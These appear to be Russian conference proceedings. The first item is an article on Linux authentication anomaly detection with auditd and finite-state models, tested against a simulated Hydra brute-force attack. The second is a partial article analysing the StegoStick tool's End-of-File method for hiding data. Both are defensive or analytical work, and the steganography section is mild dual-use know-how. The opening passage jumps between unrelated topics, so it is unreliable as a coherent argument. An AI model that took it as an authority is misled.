На первой стадии идет обнаружение возможного нарушения установленной политики безопасности, называемое событием ИБ. В зависимости от вида события, то есть от его тяжести, следует либо оперативное реагирование на уже ставший инцидентом событие, либо идет оценивание совокупности событий, которые создают инцидент ИБ, и в случае очевидного серьезного нарушения идет реагирование на выявленный инцидент. Оперативное реагирование на инцидент может заключать в себе блокирование передачи сообщения (с уведомлением или без уведомления), блокирование передачи до подтверждения, получение объяснительной, обращение в МВД или ФСБ России.

В контексте химических производств выполнение требований 187-ФЗ способствует не только защите информации, но и предотвращению аварий. Ведь современный промышленный объект уязвим не только перед физическими отказами, но и перед компьютерными атаками, которые могут вывести из строя систему управления. Инциденты последних лет (например, атаки на трубопроводы, заводы пищевой химии за рубежом) продемонстрировали, что злоумышленники способны причинить реальный ущерб производству через ИТ-инфраструктуру.

Для предприятий удобрений подобный риск особенно критичен, учитывая потенциальные последствия для аграрного сектора и экологии.

Поэтому руководство таких компаний (хоть закон и не требует прямого упоминания названий, но очевидно, что речь и о ведущих холдингах отрасли) заинтересовано в скорейшем выполнении всего комплекса мероприятий: от категорирования и подачи сведений в ФСТЭК до внедрения систем обнаружения вторжений, резервных каналов связи и регулярного аудита безопасности.

Если инцидент является неизвестным, то идет расследование данного инцидента, которое включает в себя сбор детальной информации об инциденте.

При этом может учитываться уровень доверия к сотруднику. После обработки собранных данных, в случае виновности сотрудника, следует реагирование на инцидент. Реагирование заключается в переводе сотрудника в группу риска, получения от него объяснительной, профилактической беседы, лишения благ и привилегий, дисциплинарные взыскания и так далее.

В результате анализа именно гибридная репликация обеспечивает необходимый баланс между производительностью, доступностью и консистентностью данных в распределённых средах АСУТП.

СПИСОК ЛИТЕРАТУРЫ

1. Штеренберг, С. И. Исследование проблем построения доверенной среды передачи / С. И. Штеренберг, И. А. Ушаков, М. А. Скорых. СПб. : СПбГУ телекоммуникаций им. проф. М. А. Бонч-Бруевича, 2024. 123 с.
2. Анализ современных средств автоматизированной проверки функций безопасности коммутационного оборудования / П. В. Карельский, М. М. Ковцур, С. И. Штеренберг, Н. И. Малинин // Информационная безопасность регионов России (ИБРР-2021) : Материалы XII Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 27–29 ноября 2021 года. СПб. : СПОИСУ, 2021. С. 385-386.
3. Колосков Н.В., Прохоров А.С. Практика развёртывания систем информационной безопасности в виртуальной среде // Журнал прикладной информатики. 2024. № 2. С. 45-53.
4. Штеренберг, С. И. Моделирование защиты ассимиляционной памяти в среде обработки Больших данных // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 1. С. 48-54. DOI 10.46418/2079-8199_2024_1_8. EDN WTOYUB.
5. Petrov I.I., Ivanov A.A. High Availability Clustering of Software Firewalls // International Conference on Network Security, 2023. P. 112-120.
6. Миронов С.П. Виртуализация сетевых функций: безопасность и эффективность // Информационные технологии. 2022. № 11. С. 78-85.
7. Тетеркин В. Ф., Митрошин А. А., Чернышев С. В. Регламент сопровождения межсетевого экрана, сертифицированного ФСТЭК // Материалы Международной научно-практической конференции по обеспечению комплексной безопасности предприятий: проблемы и решения. 2015. С. 95.
8. Штеренберг, С. И. Анализ свойств децентрализованных рассинхронизированных пакетных нейросетевых программ в распределенной информационной системе / С. И. Штеренберг, А. В. Поляничева, Е. Н. Талакин // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 3. С. 45-51. DOI 10.46418/2079-8199_2024_3_8. EDN TEPHLM.
9. Ерышов В. Г., Клименко А. А. Типы, классы, обзор современных межсетевых экранов, сертифицированных по требованиям ФСТЭК // Обработка, передача и защита информации в компьютерных системах. 2022. С. 205-207.
10. Штеренберг, С. И. Архитектура защищенной интеллектуальной системы обнаружения вторжений и инцидентов в распределенных информационных системах // Региональная информатика и информационная безопасность : Сборник трудов Санкт-Петербургской международной конференции, Санкт-Петербург, 25–27 октября 2023 года. СПб. : СПОИСУ, 2023. С. 321-326. EDN IIZFPV.
11. Оценка статистических характеристик различных типов фреймов IEEE 802.11 для сервисов местоположения / В. А. Петров, М. М. Ковцур, А. Ю. Кистуга, С. И. Штеренберг // Информационная безопасность регионов России (ИБРР-2021) : Материалы XII Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 27–29 ноября 2021 года. СПб. : СПОИСУ, 2021. С. 187-188. EDN NNCMDY.
12. Штеренберг, С. И. разработка сценариев безопасности для создания уязвимых виртуальных машин и изучения методов тестирования на проникновения / С. И. Штеренберг, А. И. Москальчук, А. В. Красов // Информационные технологии и телекоммуникации. 2021. Т. 9, № 1. С. 47-58. DOI 10.31854/2307-1303-2021-9-1-47-58. EDN ICWXFE.

УДК 004.021

ПОВЕДЕНЧЕСКИЙ АНАЛИЗ АНОМАЛЬНОЙ АКТИВНОСТИ В СИСТЕМАХ АУТЕНТИФИКАЦИИ LINUX С ИСПОЛЬЗОВАНИЕМ КОНЕЧНЫХ АВТОМАТОВ И АУДИТА ЯДРА

Потемкина Юлия Фёдоровна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: julia.potemkina24@yandex.ru

Аннотация. В статье рассматривается подход к обнаружению аномалий при аутентификации в системах Linux на основе поведенческого анализа. Предложено использование конечных автоматов для формализации нормального и аномального поведения пользователей, основанной на данных системного аудита, собираемых с помощью утилиты auditd.

Ключевые слова: поведенческий анализ; обнаружение аномалий; конечный автомат; аутентификация; auditd; анализ логов; информационная безопасность; Linux.

BEHAVIORAL ANALYSIS OF ABNORMAL ACTIVITY IN LINUX AUTHENTICATION SYSTEMS USING FINITE AUTOMATA AND KERNEL AUDITING

Potemkina Yuliya
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: julia.potemkina24@yandex.ru

Abstract. The article discusses an approach to detecting authentication anomalies in Linux systems based on behavioral analysis. The use of finite automata is proposed to formalize normal and abnormal user behavior based on system audit data collected using the auditd utility.

Keywords: behavioral analysis; anomaly detection; finite state machine; authentication; auditd; log analysis; information security; Linux.

Введение. В условиях растущего числа кибератак, направленных на компрометацию учётных записей, традиционные механизмы защиты, такие как пороговые блокировки и сигнатурный анализ, всё чаще оказываются неэффективными против современных угроз. Особую опасность представляют атаки на процесс аутентификации — от массового перебора паролей до использования легитимных, но скомпрометированных данных, что затрудняет их выявление с помощью стандартных средств обнаружения. Актуальность разработки новых подходов к выявлению аномалий в этом контексте обусловлена высокой уязвимостью систем, особенно в сегментах, где доступ к ресурсам осуществляется через SSH или другие протоколы удалённого входа.

В таких условиях становится необходимым переход от методов, основанных на реагировании на уже известные признаки угроз, к анализу поведения пользователей, позволяющему выявлять отклонения от нормальных паттернов активности, даже если они не соответствуют известным сигнатурам. Сигнатурный анализ, основанный на сопоставлении логов с заранее заданными шаблонами, эффективен при обнаружении уже известных атак, таких как серия неудачных попыток входа, но он не способен выявить новые, модифицированные или медленные атаки, которые не превышают установленных порогов. В то же время поведенческий анализ, основанный на построении модели нормального поведения пользователя или системы, позволяет выявлять аномалии на основе отклонений от привычных паттернов, включая нестандартные последовательности действий, временные аномалии и циклические повторения событий.

Для реализации такого подхода требуется высококачественный, детализированный и защищённый источник данных, что делает критически важным выбор инструмента аудита. В операционных системах Linux наиболее полным и надёжным решением является утилита auditd, интегрированная на уровне ядра [1]. В отличие от стандартных средств журналирования [2], обеспечивает фиксацию системных вызовов, изменений в критичных файлах, смены контекста пользователя и попыток аутентификации с привязкой к конкретным идентификаторам процессов и пользователей.

Это делает auditd идеальным инструментом для построения моделей поведения, так как он предоставляет структурированные, достоверные и содержательные данные, необходимые для глубокого анализа. На рис. 1 представлена модель конечного автомата, которая была построена на основе собранных с помощью auditd логов, формализующая процесс аутентификации как последовательность дискретных состояний и переходов между ними. Конечный автомат — это математическая модель, в которой система переходит из одного состояния в другое в ответ на внешние события [3].

В данном случае каждое состояние конечного автомата формально описывает конкретный этап жизненного цикла пользовательской сессии в операционной системе Linux, что позволяет представить процесс аутентификации и последующего взаимодействия с системой как последовательную, детерминированную цепочку состояний. Начальным этапом является состояние USER_AUTH, которое соответствует попытке аутентификации — моменту, когда пользователь вводит свои учётные данные для доступа к системе.



Рис. 1. Модель конечного автомата процессов аутентификации пользователей

Это состояние инициируется событием USER_AUTH, генерируемым подсистемой PAM (Pluggable Authentication Modules) при старте процесса входа, например, через SSH-сессию, локальную консоль или графический интерфейс. Далее, при успешной проверке пароля, система переходит к состоянию USER_ACCT, которое отражает этап проверки учётной записи. В этом состоянии система анализирует, имеет ли пользователь право на вход с данного терминала, по данному протоколу, в текущее время суток, а также проверяет, не заблокирован ли аккаунт и не истёк ли срок действия пароля. Это состояние соответствует событию USER_ACCT в логах auditd и служит важным промежуточным этапом между аутентификацией и инициализацией сессии.

Следующим этапом является состояние USER_START, которое связано с начальной инициализацией пользовательской сессии. Оно возникает при создании сессионного контекста, назначении идентификаторов процессов и настройке окружения пользователя. Это состояние фиксируется в логах как событие USER_START и означает, что система начинает подготовку рабочей среды для пользователя. Завершающим этапом процесса входа является состояние USER_LOGIN, которое свидетельствует о полном создании сессии. Оно соответствует событию USER_LOGIN и означает, что пользователь успешно прошёл все этапы проверки и может начать работу в системе. После этого система переходит в состояние Активная сессия, в котором пользователь выполняет свои задачи — запускает приложения, работает с файлами, использует сетевые ресурсы. Это состояние не связано с отдельным событием в логах, а представляет собой устойчивое состояние системы до момента завершения сессии.

В случае, если на этапе USER_AUTH или USER_ACCT проверка учётных данных или прав доступа завершается неудачно, система переходит в состояние Неудачный вход. Это состояние фиксируется при появлении события с типом USER_AUTH или USER_ACCT и атрибутом res=failed, что указывает на ошибку аутентификации. Переход в это состояние критически важен для анализа безопасности, поскольку позволяет отслеживать попытки подбора паролей или использования несуществующих учётных записей. Переходы между всеми этими состояниями инициируются событиями, зафиксированными системой аудита auditd, что обеспечивает высокую достоверность и детализацию. Каждое событие сопровождается контекстной информацией: идентификатором пользователя (auid), PID процесса, сетевым адресом источника подключения, временными метками и результатом операции. Анализ последовательности этих переходов позволяет не только фиксировать отдельные события, но и восстанавливать полную логическую цепочку взаимодействия пользователя с системой, что является основой для выявления аномалий, таких как циклические попытки входа, отсутствие логичного завершения сессии или нехарактерные последовательности действий.

Анализ легитимных сессий позволил определить вероятности переходов в штатном режиме, тогда как для выявления аномалий была смоделирована злонамеренная активность. Атака методом перебора паролей была реализована с использованием инструментов Kali Linux, в частности утилиты hydra, что позволило сгенерировать характерный паттерн массовых неудачных попыток аутентификации через SSH. Было установлено, что в нормальных условиях вероятность успешного завершения аутентификации высока, а повторные неудачные попытки редки и распределены во времени. В то время как при аномальной активности наблюдаются статистически значимые отклонения: резкое увеличение частоты ошибочных переходов, снижение вероятности перехода к USER_LOGIN, появление атипичных последовательностей, нехарактерных для легитимного поведения. На рис. 2 представлена модель конечного автомата при аномальной активности, построенная на основе данных, собранных в ходе имитации атаки.



Рис. 2. Модель конечного автомата при аномальной активности

Использование конечного автомата позволяет не просто фиксировать отдельные события, а анализировать их логическую последовательность, что повышает точность обнаружения и снижает число ложных срабатываний. Такой подход особенно эффективен при выявлении сложных сценариев, когда злоумышленник действует в рамках легитимных операций, но нарушает их естественный порядок. Дополнительным критерием является анализ временных характеристик переходов: для аномальной активности типично существенное сокращение временных интервалов между последовательными попытками аутентификации. Комплексная оценка этих параметров позволяет реализовать эффективный механизм раннего обнаружения угроз с минимальным уровнем ложных срабатываний.

Заключение. Предложенный метод обнаружения аномалий при аутентификации, основанный на комбинации глубокого аудита с помощью auditd и формального моделирования с помощью конечных автоматов, демонстрирует высокую эффективность в выявлении как известных, так и неизвестных угроз. Он позволяет перейти от простого подсчёта событий к пониманию их семантики и логики, что делает его перспективным инструментом для построения современных систем обнаружения вторжений и обеспечения безопасности в Linux-средах.

СПИСОК ЛИТЕРАТУРЫ

1. Едемская, Е. Д. Использование autitd для логирования в Linux системах / Е. Д. Едемская, В. В. Пучков // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023) : Сборник научных статей. XII Международная научно-техническая и научно-методическая конференция. В 4 т., Санкт-Петербург, 28 февраля 01 марта 2023 года. Т. 1. СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2023. С. 438-443. EDN OWAMGG.
2. Сбор и анализ логов в Linux [Электронный ресурс]: HABR.COM. URL: https://habr.com/ru/companies/otus/articles/714266/ (дата обращения: 10.08.2025).
3. Любимова, Т. В. Конечный автомат: теория и реализация // Университетская наука. 2020. № 1(9). С. 117-121. EDN XUHYDC.

УДК 004.056.55

ИСПОЛЬЗОВАНИЕ STEGOSTICK ДЛЯ РЕАЛИЗАЦИИ СТЕГАНОГРАФИЧЕСКОГО СОКРЫТИЯ ДАННЫХ НА ОСНОВЕ МЕТОДА END OF FILE

Прохоров Иван Владимирович, Громов Владислав Викторович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: prohvan017@ya.ru, zackie929@gmail.com

Аннотация. В статье представлен анализ реализации метода End of File (EOF) в программе StegoStick для стеганографического сокрытия данных. Проведено экспериментальное исследование работы программы с различными форматами файлов, выявлены особенности практической реализации метода EOF по сравнению с теоретическими основами. Показано, что программа использует модифицированный алгоритм EOF с конвертацией форматов файлов для обеспечения универсальности метода.

Ключевые слова: стеганографияю; стеганографические методы; сокрытие информации; метод End of File; EOF; StegoStick; анализ программного обеспечения.

USING STEGOSTICK FOR IMPLEMENTATION OF STEGANOGRAPHIC DATA HIDING BASED ON END OF FILE METHOD

Prohorov Ivan, Gromov Vladislav
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: prohvan017@ya.ru, zackie929@gmail.com

Abstract. The article presents an analysis of the End of File (EOF) method implementation in the StegoStick program for steganographic data hiding. An experimental study of the program's operation with various file formats was conducted, revealing features of the practical implementation of the EOF method compared to theoretical foundations. It is shown that the program uses a modified EOF algorithm with file format conversion to ensure the universality of the method.

Keywords: steganography; steganographic methods; information hiding; End of File method; EOF; StegoStick; software analysis.

Введение. В современном мире цифровых технологий вопросы защиты информации приобретают особую актуальность. Исследования показывают, что развитие технологий и увеличение объемов цифровых данных приводят к появлению новых форм и методов стеганографии [1]. Стеганография, как искусство сокрытия информации, позволяет передавать секретные данные таким образом, что сам факт их существования остается незамеченным для посторонних наблюдателей.

Анализ современного программного обеспечения стеганографии показывает, что наиболее часто в качестве контейнеров используются медиафайлы с неподвижными изображениями, при этом широкое распространение получил алгоритм вложения в наименьший значащий бит [2]. Однако существуют и более простые методы, такие как End of File (EOF), которые основаны на добавлении секретных данных в конец файла.

Современные исследования подчеркивают важность изучения моделей нарушителей информационной безопасности, использующих стеганографические каналы взаимодействия, что делает анализ различных методов стеганографии особенно актуальным [3].

Цель исследования: провести анализ реализации метода EOF в программе StegoStick и сравнить теоретические основы метода с практическими результатами его применения.

Задачи исследования:

1. Изучить теоретические основы метода End of File в стеганографии.
2. Провести экспериментальный анализ работы программы StegoStick.
3. Выявить особенности реализации метода EOF для различных форматов файлов.
4. Оценить эффективность и безопасность практической реализации метода.

Основной раздел. Классификация и теоретические основы метода EOF. Метод End of File относится к простым стеганографическим техникам, основанным на особенностях файловых структур. Анализ современного программного обеспечения показывает, что EOF является одним из методов, используемых в практических стеганографических системах [2].

Исследования показывают, что алгоритм End of File заключается в добавлении данных или секретных сообщений в конец файла, при этом размер результирующего файла равен сумме размера исходного файла и размера секретных данных [4].

Наряду с методом EOF существует аналогичный подход — метод First of File (FOF), который вставляет секретное сообщение в начало файла. Сравнительный анализ показывает, что методы FOF и EOF имеют схожие принципы работы и отличаются лишь местом размещения скрытых данных в файле-контейнере [5]. Оба метода характеризуются простотой реализации, но имеют ограничения в плане безопасности из-за легкости обнаружения изменений в структуре файла.

Историческая справка. Точная история возникновения метода EOF в стеганографии не документирована в научной литературе. Метод развился естественным образом из понимания структуры компьютерных файлов и концепции маркера конца файла (End of File), известной в программировании с 1960–70х годов. Принцип добавления данных в конец файла возник из осознания того факта, что многие программы для чтения файлов останавливают обработку при достижении логического конца файла, игнорируя любые данные, расположенные после этой точки.

Математическое описание метода EOF. Формально метод EOF можно описать следующим образом. Пусть имеется исходный файл-контейнер $C = \{c_1, c_2, ..., c_n\}$ размером n байт и секретное сообщение $M = \{m_1, m_2, ..., m_k\}$ размером k байт.

Алгоритм вложения:

Преобразование сообщения:

$$T \rightarrow encode(T) \rightarrow M = \{m_1, m_2, \dots, m_k\} \quad (1)$$

1. Добавление маркеров:

$$M' = START\_MARKER \cup M \cup END\_MARKER \quad (2)$$

2. Формирование стего-файла:

$$S = C \cup M' = \{c_1, c_2, \dots, c_n, m'_1, m'_2, \dots, m'_{k+}b\} \quad (3)$$

Размер результирующего файла:

$$|S| = |C| + |M'| = n + k + b \quad (4)$$

где b — размер маркеров в байтах.

Алгоритм извлечения:

1. Поиск маркеров:

$$pos\_start = find(S, START\_MARKER), pos\_end = find(S, END\_MARKER) \quad (5)$$

2. Извлечение данных:

$$M\_extracted = S[pos\_start + |START\_MARKER| : pos\_end] \quad (6)$$

3. Декодирование:

$$T\_extracted = decode(M\_extracted) \quad (7)$$

Временная сложность алгоритма составляет O(n + k) для операций вложения и извлечения, что делает метод EOF эффективным с вычислительной точки зрения.

Практические результаты. Характеристика программы StegoStick. StegoStick представляет собой бесплатную программу стеганографии, которая заявляет о возможности скрытия любого типа файла в любом другом типе файла. Научные исследования показывают, что данная программа использует механизм EOF-инъекции данных, однако отмечается низкий уровень безопасности такого подхода [6].

StegoStick можно сравнить с командой “copy /b” в Windows — оба метода добавляют скрытые данные в конец файла (EOF-инъекция). Разница лишь в том, что StegoStick предлагает графический интерфейс, защиту паролем и шифрованием.

Техническая документация и анализ программного обеспечения указывают, что StegoStick поддерживает работу с файлами форматов JPG, BMP, GIF, WAV, AVI, PDF, EXE, CHM и обеспечивает шифрование вкладываемой информации с использованием криптографических алгоритмов DES, Triple DES и RSA [2]. Данная функциональность позволяет не только скрыть данные, но и защитить их от несанкционированного доступа даже в случае обнаружения стеганографического вложения.

Экспериментальное исследование. В рамках исследования были проведены эксперименты по сокрытию текстовых данных в файлах различных форматов с использованием программы StegoStick. Эксперименты включали тестирование работы программы с изображениями формата BMP и JPEG, с видеофайлами формата mp4, а также с аудиофайлами формата WAV.

Установка программного обеспечения:

В процессе исследования платформ для размещения и распространения программного обеспечения с открытым исходным кодом, был обнаружен сайт с ZIP-файлом программы [8]. Сам ZIP — файл включает в себя две папки: одна — с исходным кодом (Source Code), написанным на языках программирования Java и C++, вторая — папка с компонентами для запуска программы (рис. 1, 2).

В процессе исследования программы StegoStick были выявлены особенности, связанные с устаревшей архитектурой программного обеспечения (рис. 3). При попытке запуска программы на современной 64-битной системе возникла ошибка совместимости, указывающая на невозможность загрузки нативной библиотеки.



Рис. 1. Исходный код программы



Рис. 2. Компоненты для запуска программы.

Рис. 3. Ошибка совместимости

Данная ошибка свидетельствует о том, что программа была разработана для 32-битной архитектуры и требует соответствующей версии виртуальной машины Java.

Для решения проблемы совместимости потребовалась установка 32-битной версии Java Runtime Environment, что создает дополнительные требования к программно-аппаратной конфигурации системы. Подобные технические ограничения характерны для устаревшего программного обеспечения и могут ограничивать практическое применение программы в современных вычислительных средах.

Данный факт также подчеркивает общую проблему программ стеганографии — многие из доступных инструментов не получают регулярных обновлений и поддержки, что может приводить к проблемам совместимости и безопасности при использовании на современных системах.

StegoStick представляет собой бесплатную стеганографическую программу, предназначенную для операционной системы Windows. Согласно техническому анализу программного обеспечения, StegoStick поддерживает широкий спектр форматов файлов в качестве контейнеров: JPG, BMP, GIF, WAV, AVI, PDF, EXE, CHM [2].

Процедура сокрытия данных

Выбор файлов. При переходе на вкладку «Hiding» пользователю предоставляется возможность выбора файла-контейнера и скрываемого файла.

Настройка параметров шифрования: Интерфейс программы предоставляет возможность выбора алгоритма шифрования для дополнительной защиты скрываемых данных. Доступные варианты включают:

- DES (Data Encryption Standard);
- Triple DES (3DES);

— RSA (асимметричное шифрование);
— Default (стандартный).

Установка пароля: Пользователь может задать пароль для защиты скрытых данных. Данный пароль используется как ключ для выбранного алгоритма шифрования и требуется при последующем извлечении информации.

Процесс извлечения данных

Вкладка «UnHiding» предназначена для обратного процесса — извлечения скрытых данных из стего-файлов. Пользователю необходимо:

1. Выбрать файл, предположительно содержащий скрытые данные.
2. Ввести корректный пароль, использованный при сокрытии.
3. Указать алгоритм шифрования, примененный при создании стего-файла.

Успешное извлечение возможно только при точном соответствии всех параметров, использованных при процессе сокрытия.

Эксперимент 1. Сокрытие данных в изображениях. При тестировании работы программы с изображениями было обнаружено, что StegoStick конвертирует все входные форматы изображений в формат BMP. Анализ результирующих файлов в шестнадцатеричном редакторе показал, что изменения затрагивают всю структуру файла, а не только его окончание, как предполагает классический метод EOF.

Данное поведение объясняется техническими особенностями реализации: программа конвертирует сжатые форматы изображений (JPEG, PNG) в несжатый формат BMP для обеспечения стабильности алгоритма (рис. 4).



Рис. 4. Сравнение hex-кодов исходного и полученного файлов

Эксперимент 2. Сокрытие данных в аудиофайлах. При работе с аудиофайлами формата WAV программа демонстрирует поведение, более соответствующее классическому описанию метода EOF. Анализ шестнадцатеричного кода результирующих файлов показал четкое добавление зашифрованных данных в конец файла, что подтверждает использование традиционного алгоритма EOF для данного типа контейнеров (рис. 5).

Рис. 5. Демонстрация EOF метода с помощью hex-кода

Эксперимент 3. Сокрытие данных в видеофайлах. При тестировании работы программы с видеофайлами формата MP4 было установлено, что StegoStick применяет классическую реализацию метода EOF без модификации исходной структуры файла. Анализ результирующих файлов в шестнадцатеричном редакторе показал, что основное содержимое видеофайла остается неизменным, а зашифрованные секретные данные четко добавляются в конец файла после завершения оригинального контента.

Данное поведение соответствует теоретическому описанию метода End of File и подтверждает выводы исследования Sloan и Hernandez-Castro, которые анализировали работу StegoStick именно с видеофайлами (рис. 6) [6].

